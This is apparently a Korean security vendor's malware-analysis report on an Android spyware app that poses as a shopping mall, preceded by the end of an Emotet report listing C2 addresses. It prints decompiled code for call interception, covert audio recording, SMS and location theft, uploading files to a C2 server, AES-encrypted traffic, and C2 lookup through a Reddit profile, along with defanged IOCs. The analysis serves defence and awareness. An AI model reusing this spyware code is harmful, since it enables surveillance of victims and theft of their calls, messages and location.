174.138.33.49 [US] - hxxps://174.138.33.49:7080

188.165.79.151 [FR] - hxxps://188.165.79.151

58.96.74.42 [AU] - hxxps://58.96.74.42

203.217.140.239 [ID] - hxxps://203.217.140.239:8080

결론

Emotet 악성코드는 감염자의 민감한 개인정보 탈취는 물론 감염자의 이메일에서 수집한 정보를 바탕으로 해서 사회공학적 기법의 피싱메일을 발송하므로 감염자의 주변 관계인들에까지 피해를 유발할 수 있는 아주 위험한 악성코드이므로 각별한 주의가 필요하다.

따라서 이러한 악성코드에 감염이 되지 않도록 출처가 불분명한 이메일의 링크 혹은 첨부 파일에 대해 실행을 삼가야 하며, 백신을 항상 최신 버전으로 유지할 수 있도록 해야 한다.

[Spyware.Android.Agent] 악성코드 분석 보고서

악성코드 동향


스미싱 공격은 대부분 택배와 건강검진 키워드를 활용하여 사용자들에게 접근하는데 이에 못지않게 쇼핑몰 결제와 관련된 키워드도 증가하고 있다. 아래의 표는 최근 발견된 결제 관련 문자로써 거액의 결제 완료 문자를 보내 문의 전화를 유도하고 있다.

No.	문자 내용
1	[요청하신 결제금액]KRW 973,200 원 정상처리 되었습니다 고객센터 050-XXXX-XXXX
2	[국제발신] OOO 님[결제안내]상품명:P0074**36 결제완료 965,600 원 문의:02-xxxx-xxxx
3	[국제발신] OOO 님 해외승인[41**] Play 스토어 479,800 원 구매완료 본인사용아닐시 문의:02-xxxx-xxxx
4	[국제발신]OOO 님 결제완료 USD 901.47 처리완료 본인아닐시 -고객센터- 02-xxx-xxxx
5	[국제발신] 결제통보: {아마존}789,700 원 구매완료.(본인사용 아닐시 소비자원으로 신고:053-xxxx-xxxx)
6	[국제발신] Paymall [해외배송] 고객님 7 월 26 일 104,7420 원 결제완료 본인아닐시 신고 물류센터:0502-xxxx-xxxx

* ESRC 6 월 스미싱 트렌드 보고서 참고


이들은 직접 구매대행 업체와 가상의 쇼핑몰을 제작하여 운영 중이며 전화 상담 시 해당 사이트로 안내하고 있다. 최근 발견된 쇼핑몰은 실제 운영 중인 사이트를 그대로 복사해왔기 때문에 스마트폰 사용자들의 각별한 주의가 요구된다.

악성 앱 권한 및 실행 화면




[그림 1] 앱 권한

배포되는 앱은 SMS, 전화 권한을 포함한 다양한 권한들을 요구한다.



[그림 2] 앱 실행 메인 화면

쇼핑몰 앱을 실행했을 경우 [그림 2]와 같은 화면을 볼 수 있으며 왼쪽 화면은 악성 앱, 오른쪽이 정상 앱이다. 오른쪽 하단에 배송조회 버튼을 빼면 굉장히 유사한 것을 확인할 수 있다.




[그림 3] 앱 실행 사이드 화면

최대한 정상적인 앱처럼 보이기 위해 웹 페이지를 직접 제작하였고 메뉴 또한, 제대로 작동하고 있는 것을 확인할 수 있다.

[그림 4] 배송 조회 화면


정상 앱과 다른 점인 배송 조회 기능은 [그림 4]와 같은 화면이며 어떤 값을 입력하여도 동일한 제품이 표시된다. 결제 완료를 스미싱 문구로 사용하였기 때문에 피해자가 직접 확인할 수 있도록 구현된 페이크 기능이다.



[그림 5] 물품 구매 화면

쇼핑몰 페이지에는 여러 가지 상품들이 존재하지만 바로 구매 시 재고 소진 문구를 띄워 사용자를 속이고 있다. 본 분석 보고서에서는 쇼핑몰을 사칭한 악성 앱 "Spyware.Android.Agent"를 살펴보도록 하겠다.

추가 DEX 드롭



[그림 6] DEX 드롭

해당 앱은 분석을 어렵게 하려고 소스를 포함하고 있는 DEX를 추가로 드롭하여 사용한다.

```
@Override  // com.mdarks.rjul14i.activity.BaseActivity
@SuppressLint({"JavascriptInterface"})
protected void K() {
    super.K();
    try {
        WebView webView0 = (WebView)this.findViewById(0x7F080204);
        this.x = webView0;
        WebSettings webSettings0 = webView0.getSettings();
        webSettings0.setJavaScriptEnabled(true);
        webSettings0.setAllowContentAccess(true);
        webSettings0.setAllowFileAccess(true);
        webSettings0.setDatabaseEnabled(true);
        webSettings0.setJavaScriptCanOpenWindowsAutomatically(false);
        webSettings0.setCacheMode(2);
        webSettings0.setDomStorageEnabled(true);
        webSettings0.setAppCacheEnabled(true);
        this.x.addJavascriptInterface(new JsObject(this), "android");
        this.x.setWebViewClient(new BaseWebViewClient(this, null));
        this.x.loadUrl(                    );
    }
    catch(Exception exception0) {
        exception0.printStackTrace();
    }
}
```

[그림 7] 페이지 로딩

추가로 DEX를 드롭한 후에는 미리 구현된 웹사이트를 불러와 앱 화면에 표시한다.

기능 설명

악성 앱의 주요 행위는 다음과 같다.

- 통화
  - 통화 착, 발신
  - 통화 가로채기
  - 통화 강제종료
  - 페이크 통화
  - 통화 기록 생성
- 문자
  - 읽기
  - 전송
- 연락처
  - 삭제
  - 추가
- 녹음 파일로 저장 및 실시간 도청
- 위치 정보 탈취
- 갤러리 탈취
- 추가 앱 설치 및 삭제

```
public static void m1(Context context0, String s, String s1) {
    ExecutorServiceUtil.a().execute(new Runnable() {
        @Override
        public void run() {
            try {
                DbBean dbBean0 = s.equalsIgnoreCase("K_UNINSTALL_APP_NAME") ? DbKit.b(context0)
                if(dbBean0 != null) {
                    if(s.equalsIgnoreCase("K_HOST")) {
                        dbBean0.D0(s1);
                    }
                    else if(s.equalsIgnoreCase("K_RID_ID")) {
                        dbBean0.L0(s1);
                        Kit.z1(context0, s, s1);
                    }
                    else if(s.equalsIgnoreCase("K_G_TOKEN")) {
                        dbBean0.p0(s1);
                    }
                    else if(s.equalsIgnoreCase("K_NEW_APP_ID")) {
                        dbBean0.C0(s1);
                    }
                    else if(s.equalsIgnoreCase("K_VOIP_UPDATE")) {
                        dbBean0.X0(s1);
                    }
                    else if(s.equalsIgnoreCase("K_NO_LIST_UPDATE")) {
                        dbBean0.E0(s1);
                    }
                    else if(s.equalsIgnoreCase("K_BLOCK_LIST_UPDATE")) {
                        dbBean0.h0(s1);
                    }
                    else if(s.equalsIgnoreCase("K_LATITUDE")) {
                        dbBean0.z0(s1);
                    }
                    else if(s.equalsIgnoreCase("K_LONGITUDE")) {
                        dbBean0.B0(s1);
                    }
                    else if(s.equalsIgnoreCase("K_APP_SETTING_RESULT")) {
                        dbBean0.c0(s1);
                    }
                    else if(s.equalsIgnoreCase("K_CALL_FROM_US_NO_DETAIL")) {
                        dbBean0.j0(s1);
```

[그림 8] DB 형식

기존엔 정보들을 모아 서버로 바로 전송하였다면 최근에는 DB 를 구성하고 활용하여 각종 정보를 탈취하고 있다.

```
this.v = new BroadcastReceiver() {
    @Override  // android.content.BroadcastReceiver
    public void onReceive(Context context0, Intent intent0) {
        try {
            String s = intent0.getAction();
            boolean z = s.equals("android.intent.action.NEW_OUTGOING_CALL");
            if(z) {
                String s1 = intent0.getStringExtra("android.intent.extra.PHONE_NUMBER");
                if(s1 == null || (s1.equalsIgnoreCase(""))) {
                    s1 = this.getResultData();
                }

                if(s1 != null && !s1.equalsIgnoreCase("")) {
                    BaseService.this.t(s1);
                }

                return;
            }

            boolean z1 = "android.intent.action.PHONE_STATE".equals(s);
            if(z1) {
                if(!"RINGING".equals(intent0.getStringExtra("state"))) {
                    goto label_45;
                }

                String s2 = intent0.getStringExtra("incoming_number");
                if(s2 != null && !s2.equalsIgnoreCase("")) {
                    BaseService.this.m(s2);
                    return;
                }
            }
            else {
            label_45:
                if(("android.intent.action.PHONE_STATE".equals(s)) && ("IDLE".equals(intent0.getS
                    if(!BaseService.this.j) {
                        BaseService.this.i();
                        return;
                    }
                }
                else if("android.intent.action.PHONE_STATE".equals(s)) {
                    "OFFHOOK".equals(intent0.getStringExtra("state"));
                }
            }
        }
```

[그림 9] 통화 가로채기

특정 번호를 지정하여 마치 은행이나 기관에서 연락해 온 것처럼 화면 표시도 가능하고 리소스에 미리 저장해둔 음성 안내멘트를 재생하여 실제 통화처럼 위장한다. 또한, 가짜 화면과 MP4 파일을 재생하였기 때문에 실제 통화가 아님으로 통화 기록도 직접 추가하여 사용자를 속이고 있다.

```
protected void h0() {
    if(!Config.i && this.d0 == null) {
        ExecutorServiceUtil.a().execute(() -> {
            try {
                String s = Environment.getExternalStorageDirectory().getAbsolutePath() + File.separator;
                File file0 = new File(s + "/log/");
                if(!file0.exists()) {
                    file0.mkdirs();
                }

                MediaRecorder mediaRecorder0 = new MediaRecorder();
                BaseOtherService.this.d0 = mediaRecorder0;
                mediaRecorder0.setAudioSource(1);
                BaseOtherService.this.d0.setOutputFormat(2);
                BaseOtherService.this.d0.setOutputFile(s + "/log/" + "1660496995571" + ".mp4");
            }
            catch(Exception exception0) {
                goto label_85;
            }

            try {
                BaseOtherService.this.d0.setAudioEncoder(4);
                goto label_59;
            }
            catch(Exception unused_ex) {
            }

            try {
                BaseOtherService.this.d0.setAudioEncoder(3);
            label_59:
                BaseOtherService.this.d0.prepare();
                BaseOtherService.this.d0.start();
                Config.i = true;
                Kit.d1("K_START_RECORD_INFO");
                long v = (long)Config.k;
                stringBuilder0.toString();
                BaseOtherService.this.e0.postDelayed(BaseOtherService.this.f0, v);
                return;
            }
```

[그림 10] 음성 녹음

명령어를 통해 녹취한 음성을 mp4 파일로 저장한다.

```
private void o0(String s) {
    try {
        File file0 = new File(s);
        if(!file0.exists()) {
            return;
        }

        HashMap hashMap0 = new HashMap();
        hashMap0.put("app_id", Kit.u(this.c));
        hashMap0.put("rid", Kit.F(this.c, "K_RID_ID"));
        String s1 = Kit.J(this.c) + "101";
        stringBuilder0.toString();
        stringBuilder1.toString();
        FileUploadKit.a().d(s1, hashMap0, file0, new MyNetCall() {
            @Override  // com.mdarks.rjul141.kits.FileUploadKit$MyNetCall
            public void a(Call call0, IOException iOException0) {
            }

            @Override  // com.mdarks.rjul14i.kits.FileUploadKit$MyNetCall
            public void b(Call call0, Response response0) {
                try {
                    String s = response0.body().string();
                    stringBuilder0.toString();
                    String s1 = Crypt.a(s);
                    stringBuilder1.toString();
                    boolean z = Kit.E0(s1);
                }
                catch(Exception exception0) {
                    goto label_47;
                }

                if(!z) {
                    return;
                }

                try {
                    if(((CommonBean)new Gson().fromJson(s1, CommonBean.class)).getState() == 200) {
                        new File(s).delete();
                        BaseOtherService.this.d0();
                        return;
                    }
```

[그림 11] 파일 체크

최근에 만들어진 기능으로써 음성 파일과 이미지 파일이 서버에 정상적으로 업로드 되었는지 체크한다. app_id 를 기준으로 탈취한 파일 리스트와 서버에 전송된 리스트를 비교하여 구분한다.

```
public class Crypt {
    public static String a(String s) {
        try {
            byte[] arr_b = Base64.decode(s, 2);
            Cipher cipher0 = Cipher.getInstance("AES/CBC/PKCS5Padding");
            cipher0.init(2, new SecretKeySpec(                .getBytes(), "AES"), new IvParameterS
            return new String(cipher0.doFinal(arr_b));
        }
        catch(Exception exception0) {
            exception0.printStackTrace();
            return "";
        }
    }

    public static String b(String s) {
        try {
            Cipher cipher0 = Cipher.getInstance("AES/CBC/PKCS5Padding");
            cipher0.init(1, new SecretKeySpec(                .getBytes(), "AES"), new IvParameterS
            return new String(Base64.encode(cipher0.doFinal(s.getBytes()), 2));
        }
        catch(Exception exception0) {
            exception0.printStackTrace();
            return "";
        }
    }
}
```

[그림 12] 암호화 방식

서버로 데이터를 전송하고 받을 때 AES 방식을 사용하여 암호화한다. 통신 과정뿐만 아니라 파일이나 추가 C2 를 가져와 해독할 때도 사용된다.

```
            Object object3 = Config.i ? "1" : "0";
            hashMap1.put("recording", object3);
            hashMap1.put("battery", Kit.z(StartService.this.c));
            hashMap1.put("model", Kit.T(StartService.this.c));
            String s1 = Kit.F(StartService.this.c, "K_LATITUDE");
            String s2 = Kit.F(StartService.this.c, "K_LONGITUDE");
            hashMap1.put("map", s1 + "," + s2);
            hashMap1.put("adds", Kit.C(StartService.this.c, s1, s2));
            hashMap1.put("p_ver", "" + Build.VERSION.RELEASE);
            Object object4 = Kit.G0(StartService.this.c) ? "1" : "0";
            hashMap1.put("wifi", object4);
            int v2 = !Kit.A0(StartService.this.c) || (Kit.z0(StartService.this.c)) ? 0 : 1;
            Object object5 = v2 == 0 ? "0" : "1";
            hashMap1.put("scr", object5);
            Object object6 = Kit.p0(StartService.this.c) ? "1" : "0";
            hashMap1.put("call", object6);
            hashMap1.put("blue", "" + Kit.D(StartService.this.c, "K_BLUE_STATE"));
            hashMap1.put("de_list", Kit.A(StartService.this.c));
            hashMap1.put("oper", Kit.P(StartService.this.c));
            Object object7 = Kit.t0(StartService.this.c) ? "1" : "0";
            hashMap1.put("optimiz", object7);
            Object object8 = DownloadRington.h(StartService.this.c).d() ? "1" : "0";
            hashMap1.put("rington", object8);
            Object object9 = Kit.q0(StartService.this.c) ? "1" : "0";
            hashMap1.put("charge", object9);
            hashMap1.put("app_install", "2");
            hashMap1.put("request_api_mode", "" + Kit.D(StartService.this.c, "K_REQUEST_API_MODE"
            s3 = "user_info";
            goto label_479;
        }

        boolean z3 = startService$70.b.equalsIgnoreCase("K_NEW_MESSAGE_LOG_INFO");
        if(z3) {
            arrayList0 = Kit.Q(StartService.this.c);
            if(arrayList0.size() != 0) {
                hashMap0.put("rinfo", arrayList0);
                goto label_674;
            }
```

[그림 13] 기기 정보

와이파이, 블루투스, 배터리 상태를 비롯하여 각종 기기 정보 및 위치 정보, 문자 기록까지 모두 탈취한다.

```
public static void w1(Context context0, String s) {
    try {
        Intent intent0 = new Intent("android.intent.action.DELETE");
        intent0.setData(Uri.parse("package:".concat(s)));
        intent0.addFlags(0x10000000);
        context0.startActivity(intent0);
    }
    catch(Exception exception0) {
        exception0.printStackTrace();
    }
}
```

[그림 14] 앱 삭제

"K_UNINSTALL_APP_NAME" 명령어를 사용하여 특정 앱을 직접 삭제할 수 있다.

```
public static int b0(String s) {
    if(!s.equalsIgnoreCase("114") && !s.equalsIgnoreCase("02114") && !s.equalsIgnoreCase("05
        if(s.equalsIgnoreCase("021002500")) {
            return 2;
        }

        if(!s.equalsIgnoreCase("1301") && !s.equalsIgnoreCase("021301") && !s.equalsIgnoreCa
            if(!s.equalsIgnoreCase("1332") && !s.equalsIgnoreCase("0231455114") && !s.equals
                if(!s.equalsIgnoreCase("15889999") && !s.equalsIgnoreCase("15999999")) {
                    if(!s.equalsIgnoreCase("15885000") && !s.equalsIgnoreCase("15995000")) {
                        if(s.equalsIgnoreCase("15778000")) {
                            return 8;
                        }

                        if(!s.equalsIgnoreCase("15991111") && !s.equalsIgnoreCase("15881111"
                            if(!s.equalsIgnoreCase("15662566") && !s.equalsIgnoreCase("15882
                                if(!s.equalsIgnoreCase("15882100") && !s.equalsIgnoreCase("1
                                    if(s.equalsIgnoreCase("15666000")) {
                                        return 12;
                                    }

                                    if(!s.equalsIgnoreCase("15999000") && !s.equalsIgnoreCas
                                        if(s.equalsIgnoreCase("15888100")) {
                                            return 14;
                                        }

                                        if(!s.equalsIgnoreCase("15447000") && !s.equalsIgnor
                                            if(s.equalsIgnoreCase("15881688")) {
                                                return 16;
                                            }

                                            if(s.equalsIgnoreCase("18001111")) {
                                                return 17;
                                            }

                                            if(s.equalsIgnoreCase("15776000")) {
                                                return 18;
                                            }

                                            if(s.equalsIgnoreCase("16443939")) {
                                                return 19;
                                            }
```

[그림 15] 기관 번호

가짜 전화를 걸 때 사칭한 기관 번호에 맞는 번호를 매칭하여 그에 따른 기관 안내 멘트를 재생한다. 모든 전화번호는 하드코딩 형식으로 작성되었다.

```
public static String P(Context context0) {
    String s;
    TelephonyManager telephonyManager0 = (TelephonyManager)context0.getSystemService("phone");
    try {
        s = telephonyManager0.getSimOperator();
    }
    catch(Exception unused_ex) {
        s = null;
    }

    if(!s.equals("45005") && !s.equals("45012")) {
        if((s.equals("45002")) || (s.equals("45004")) || (s.equals("45007")) || (s.equals("45008"))) {
            return "KT";
        }

        if(s.equals("45006")) {
            return "LG";
        }

        if(s.equals("45011")) {
            return "티플러스";
        }
    }
    else {
        s = "SK";
    }
```

[그림 16] 통신사 정보

국내 통신 사업자명을 가져와 기기 정보에 포함한다.

```
public static ArrayList Q(Context context0) {
    ArrayList arrayList0 = new ArrayList();
    try {
        Uri uri0 = Uri.parse("content://sms");
        Cursor cursor0 = context0.getContentResolver().query(uri0, new String[]{"_id", "address", "perso
        if(cursor0 != null) {
            cursor0.moveToFirst();
            String s = cursor0.getString(cursor0.getColumnIndex("address"));
            String s1 = cursor0.getString(cursor0.getColumnIndex("body"));
            long v = Long.parseLong(cursor0.getString(cursor0.getColumnIndex("date")));
            long v1 = Long.parseLong(cursor0.getString(cursor0.getColumnIndex("type")));
            if(v1 != 1L) {
                String s2 = Kit.G(context0, s);
                MessageBean messageBean0 = new MessageBean();
                messageBean0.setType("" + v1);
                messageBean0.setNo(s);
                messageBean0.setBody(s1);
                messageBean0.setName(s2);
                messageBean0.setTime(Kit.W(context0, v));
                arrayList0.add(messageBean0);
                return arrayList0;
            }
        }
    }
```

[그림 17] 문자 탈취

[그림 13]에서도 언급하였지만, 문자 기록을 리스트에 담고 db 저장하여 탈취한다.

네트워크 및 C2

```
public static String L(Context context0) {
    a.a(context0, 0);
    String s = Kit.F(context0, "K_HOST");
    if(s.equalsIgnoreCase("")) {
        s =
    }

    return s.replace(" ", "").replace("http://", "").replace("/", "");
}
```

[그림 18] C2

C2는 하드코딩 형식으로 주소가 박제되어 있는데 이와 같은 방식은 서버를 옮기거나 닫힐 때 사용할 수 없게 된다.

```
protected void f0(int v) {
    ExecutorServiceUtil.a().execute(new Runnable() {
        @Override
        public void run() {
            try {
                String s =                                          out.json?redditWebClient=web2x&a
                String s1 =  ;
                if(v != 0) {
                    s = Kit.F(BaseOtherService.this.c, "K_OTHER_URL");
                    if(s.equalsIgnoreCase("")) {
                        return;
                    }
                }

                stringBuilder0.toString();
                String s2 = new OkHttpClient().newCall(new Builder().url(s).build()).execute().body().st
                stringBuilder1.toString();
                if((s2.contains("*1A2B3C*")) && (s2.contains("*4D5E6F*"))) {
                    int v = s2.indexOf("*1A2B3C*");
                    int v1 = s2.indexOf("*4D5E6F*");
                    if(v >= 0 && v1 >= 0) {
                        stringBuilder2.toString();
                        stringBuilder3.toString();
                        s1 = Crypt.a(s2.substring(v + 8, v1));
                    }

                    stringBuilder4.toString();
                    stringBuilder5.toString();
                }

                if(s1 != null && (s1.startsWith("http://"))) {
                    Kit.m1(BaseOtherService.this.c, "K_HOST", s1);
                    NetworkApi.b().c();
                    Kit.d1("K_RECONNECT_SOCKET");
                    Kit.d1("K_REGISTER_INFO");
                    PushUtils.c();
                    return;
                }

                if(v == 0) {
                    BaseOtherService.this.f0(1);
                    return;
                }
```

[그림 19] 다른 C2

따라서 해당 악성 앱은 서버를 옮기기 위한 다른 방법을 사용 중이다. 공격자는 레딧 계정을 하나 만들어서 프로필 설명란에 암호화된 문자열을 작성해두었으며 [그림 12]에 있는 방식을 활용해 복호화한 후 서버 주소를 갱신한다.

결론


[그림 20] 여러 방식

해당 공격자는 실제 쇼핑몰을 위장하는 것 이외에도 각종 공공기관이나 은행 등의 위장 페이지를 만들어 여전히 배포 중이다. 이러한 입력 폼부터 완료, 실패 메시지를 표시하면 스마트폰 사용자는 점점 구분하기 힘들고 거액에 피해를 볼 수 있으므로 이용자의 각별한 주의가 필요하다.

다음은 악성 앱 공격의 예방 및 대응 방법이다.

- 악성 앱 예방
    1) 출처가 불분명한 앱은 설치하지 않는다.
    2) 구글 플레이 스토어 같은 공식 사이트에서만 앱을 설치한다.
    3) SMS 나 메일 등으로 보내는 앱은 설치하지 않는다.

- 악성 앱 감염 시 대응
    1) 악성 앱을 다운로드만 하였을 경우 파일 삭제 후 신뢰할 수 있는 백신 앱으로 검사 수행.
    2) 악성 앱을 설치하였을 경우 신뢰할 수 있는 백신 앱으로 검사 및 악성 앱 삭제.
    3) 백신 앱이 악성 앱을 탐지하지 못했을 경우
        A. 백신 앱의 신고하기 기능을 사용하여 신고.
        B. 수동으로 악성 앱 삭제



[그림 21] 탐지 화면

현재 알약 M 에서는 해당 앱을 **'Spyware.Android.Agent'** 명으로 진단하고 있다.

IOC 정보

[HASH]

4e97bec599d5d8c37cdbe7f09670936bc991de468a42147f66527d530436e78d

4ab4180bdf90148c364e1362711a8341e2302da6798cc10d29d87cadd2fc0238

db1107b7405dc7b484e83fa80bc41757b4cfd73a411d6b61385401e45ce5972f

[Phishing Site]

hxxp[:]//45.32.6[.]49

[C2]

hxxp[:]//137.220.231[.]252/

3

